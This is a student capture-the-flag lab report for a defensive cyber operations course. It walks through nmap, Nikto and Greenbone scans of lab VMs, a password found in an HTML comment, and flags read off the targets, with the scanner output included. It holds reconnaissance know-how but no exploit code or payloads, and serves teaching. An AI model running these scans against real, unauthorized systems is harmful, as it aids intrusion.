Capture the Flag

Group 3:

Joshua Grant

Noah Rueda

Austen Dobbins

Devin Hale

Dr. Michael Nowatkowski

Introduction to Defensive Cyber Operations (CYBR 3100)

20 November 2020

Methods

Steps to locate open ports and versions and operating systems:


In the terminal type: sudo nmap -O -sV then the ip address of which system you want to find the open ports followed by the Kali password.. It was important to include “sudo” before the command in order to elevate our privileges, as the scans could not be performed with the kali account.

Steps to locate the Vulnerabilities:

Launch the menu in the top right corner. Click 02 - Vulnerability Analysis then click on gvm start. In the Linux command prompt enter the password: Kali. Once you see Opening Web UI (https://127.0.0.1:9392) in 5...4...3..2….1. Afterwards go to the desktop screen and click on the web browser. In the toolmarks bar click on *Greenbone Security Assistant* in the left corner then login with the username and password already pre-filled. Click on Scans > Tasks > Under Dashboards click the magic wand (in the middle) > Task Wizard > Enter the Ip address of the system you’re trying to scan. Once the scan says *Done* under Reports click *1* > click the option number date > then the results tab. Each of the options listed are Vulnerabilities that were found on the network.

Goal: Exploit/Explore 6 Targets (VM01- VM06)

Target IP Address: 192.168.1.201 (VM01)




```
root@kali:~# sudo nmap -O -sV 192.168.1.201

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:24 EST
Nmap scan report for 192.168.1.201
Host is up (0.00072s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
22/tcp   open  ssh?
80/tcp   open  http    Apache httpd 2.4.27 ((Fedora))
9090/tcp open  http    Cockpit web service
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
 https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.60%I=7%D=11/10%Time=5FAB04F2%P=x86_64-pc-linux-gnu%r(NUL
SF:L,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\.
SF:4\.0-31-generic\x20x86_64\)\n");
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=11/10%OT=21%CT=1%CU=34099%PV=Y%DS=2%DC=I%G=Y%TM=5FAB05
OS:22%P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10D%TI=Z%II=I%TS=A)SEQ(SP=
OS:109%GCD=1%ISR=10D%TI=Z%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT
OS:11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7
OS:120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M5B4NNSNW7%CC=Y%Q
OS:=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=1
OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.39 seconds
```

Command: sudo nmap -O -sV 192.168.1.201

- ➢ This will give you the open ports with their respective services and version above, along with the operating system.(approximate).


Operating System: Unix, Linux (Fedora 26 server edition)

Vulnerabilities:



```
   -Version            Print plugin and database versions
   -vhost+             Virtual host (for Host header)
          + requires a value

   Note: This is the short help output. Use -H for full help text.

root@kali:~# nikto -host 192.168.1.201
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.201
+ Target Hostname:    192.168.1.201
+ Target Port:        80
+ Start Time:         2020-11-10 16:42:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.27 (Fedora)
+ Server leaks inodes via ETags, header found with file /, fields: 0x146 0x557458caf66e2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
type
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8345 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-11-10 16:42:50 (GMT-5) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


      *********************************************************************
      Portions of the server's headers (Apache/2.4.27) are not in
      the Nikto database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```

Command: Nikto scan of host 192.168.1.201



autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (4 of 43)

ID: fbe3cde1-22ac-4da5-92ed-cb08331b8a14
Modified: Sat Nov 14 13:45:36 2020
Created: Sat Nov 14 13:34:18 2020
Owner: admin

1 - 4 of 4

Vulnerability		Severity	QoD	Host	Location	Actions
Check for Anonymous FTP Login		6.4 (Medium)	80%	192.168.1.201	21/tcp	
http TRACE XSS attack		5.8 (Medium)	99%	192.168.1.201	80/tcp	
SSL/TLS: Untrusted Certificate Authorities		5.0 (Medium)	99%	192.168.1.201	9090/tcp	
TCP timestamps		2.6 (Low)	80%	192.168.1.201	general/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)


1 - 4 of 4

Backend operation: 0.48s

Greenbone Security Assistant (GSA) Copyright 2009-2016 by Greenbone Networks GmbH, www.greenbone.net

Command: Used Greenbone Security Assistant and scanned 192.168.1.201


Flag1 VM01:



```
FLAG{Yeah d- just don't do it.} - 10 Points
```

Pulled from the exposed directories found using nikto above ^

Flag2 VM01:




FLAG {THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS

User name
Password

Server: localhost.localdomain
Log in with your server user account.

Command: Typed in https://192.168.1.201:9090 in firefox browser from VM01



Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.


```
<!DOCTYPE html>
<html>
<head></head>
<body>
  Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty. Let me at least hide
  them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I need.
 </body>
 <!--Password: winter-->
</html>
```

No animations were found for the current element.

Pick another element from the page.

Command: I followed the directory found in Nikto and inspected the elements of the webpage to find a hidden password.

Flag3_VM01:



```
FLAG{Get off the high road Summer!} - 10 Points
```

Command: Used ls to list the files and then performed more FLAG.txt to view contents

Flag5_VM01


Command: Navigated to the file /var/www/html and used cat on FLAG.txt

PossibleFlag_VM01

RickSanchez/RICKS_SAFE/safe.exe

Attempted to run with ./safe but permission was denied.

Target IP Address: 192.168.1.202 (VM02)




```
root@kali:~# sudo nmap -O -sV 192.168.1.202

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:26 EST
Nmap scan report for 192.168.1.202
Host is up (0.00064s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.8
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

Command: sudo nmap -O -sV 192.168.1.202

- ➢ This will give you the open ports with their respective services and version above, along with the operating system(approximate).


Operating system- ubuntu linux 12.04 LTS

Vulnerabilities:



```
root@kali:~# nikto -h 192.168.1.202
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.202
+ Target Hostname:    192.168.1.202
+ Target Port:        80
+ Start Time:         2020-11-10 17:00:26 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 09:46:52 2017
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the M
IME type
+ OSVDB-3268: /angel/: Directory indexing found.
+ Entry '/angel/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /angel1/: Directory indexing found.
+ Entry '/angel1/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /tmp/: Directory indexing found.
+ Entry '/tmp/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /uploads/: Directory indexing found.
+ Entry '/uploads/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 5 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?
id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /secure/: Directory indexing found.
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8351 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2020-11-10 17:00:42 (GMT-5) (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Command: Nikto scan of host 192.168.1.202



Vulnerability		Severity	QoD	Host	Location	Actions
Apache Web Server ETag Header Information Disclosure Weakness		4.3 (Medium)	80%	192.168.1.202	80/tcp	

Summary
A weakness has been discovered in Apache web servers that are configured to use the FileETag directive.

Vulnerability Detection Result

```
Information that was gathered:
Inode: 425463
Size: 3618
```

Impact
Exploitation of this issue may provide an attacker with information that may be used to launch further attacks against a target network.

Solution
OpenBSD has released a patch that addresses this issue. Inode numbers returned from the server are now encoded using a private hash to avoid the release of sensitive information.


Novell has released TID10090670 to advise users to apply the available workaround of disabling the directive in the configuration file for Apache releases on NetWare. Please see the attached Technical Information Document for further details.

Vulnerability Detection Method
Due to the way in which Apache generates ETag response headers, it may be possible for an attacker to obtain sensitive information regarding server files. Specifically, ETag header fields returned to a client contain the file's inode number.

Details: Apache Web Server ETag Header Information Disclosure Weakness (OID: 1.3.6.1.4.1.25623.1.0.103122)

Version used: $Revision: 6700 $

Command: Used Greenbone Security Assistant and scanned 192.168.1.202



Vulnerability		Severity	QoD	Host	Location	Actions
TCP timestamps		2.6 (Low)	80%	192.168.1.202	general/tcp	

Summary
The remote host implements TCP timestamps and therefore allows to compute the uptime.

Vulnerability Detection Result

```
It was detected that the host implements RFC1323.

The following timestamps were retrieved with a delay of 1 seconds in-between:
Packet 1: 228813
Packet 2: 229068
```

Impact
A side effect of this feature is that the uptime of the remote host can sometimes be computed.

Solution
Solution type: Mitigation

To disable TCP timestamps on linux add the line 'net.ipv4.tcp_timestamps = 0' to /etc/sysctl.conf. Execute 'sysctl -p' to apply the settings at runtime.

To disable TCP timestamps on Windows execute 'netsh int tcp set global timestamps=disabled'

Starting with Windows Server 2008 and Vista, the timestamp can not be completely disabled.

The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them if the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.

See also: http://www.microsoft.com/en-us/download/details.aspx?id=9152

Affected Software/OS
TCP/IPv4 implementations that implement RFC1323.

Vulnerability Insight
The remote host implements TCP timestamps, as defined by RFC1323.

